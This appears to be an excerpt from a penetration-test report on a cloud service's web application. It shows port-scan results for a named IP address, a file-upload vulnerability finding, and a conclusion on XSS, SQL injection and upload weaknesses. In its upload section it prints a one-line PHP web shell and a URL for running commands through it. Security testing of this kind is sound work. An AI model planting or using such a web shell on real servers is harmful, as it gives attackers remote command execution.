
Discovered open port 563/tcp on 145.85.4.69

Discovered open port 119/tcp on 145.85.4.69

Discovered open port 53/udp on 145.85.4.69

Discovered open|filtered port 53/udp on 145.85.4.69 is actually open

* Uniscan report – no vulnerabilities found



* File uploading

The problem with the code is that there is no check regarding type of file being uploaded. Assuming that pictures/ is available in the web document root, a malicious file can be added. Further, the content of a uploaded file is not being verified which allows malicious content to be included.

malicious.php:

<?php

system($\_GET['cmd']);

?>

1. Once this file has been installed, the one can enter arbitrary commands to execute using a URL such as:

http://serveraddress/uploads/malicious.php?cmd=ls%20-l




Figure 4‑3: Result of a command

# Conclusion

The pen test showed that the cloud service is to be very secure in terms of XSS or SQL injection attacks. It was not possible to perform a successful attack using the techniques named.

However, the cloud service proved to be very vulnerable to malicious files. Not the content nor the file type of uploaded files are verified for possible attacks. Hence, attacks were easily performed since no prevention of any kind was present.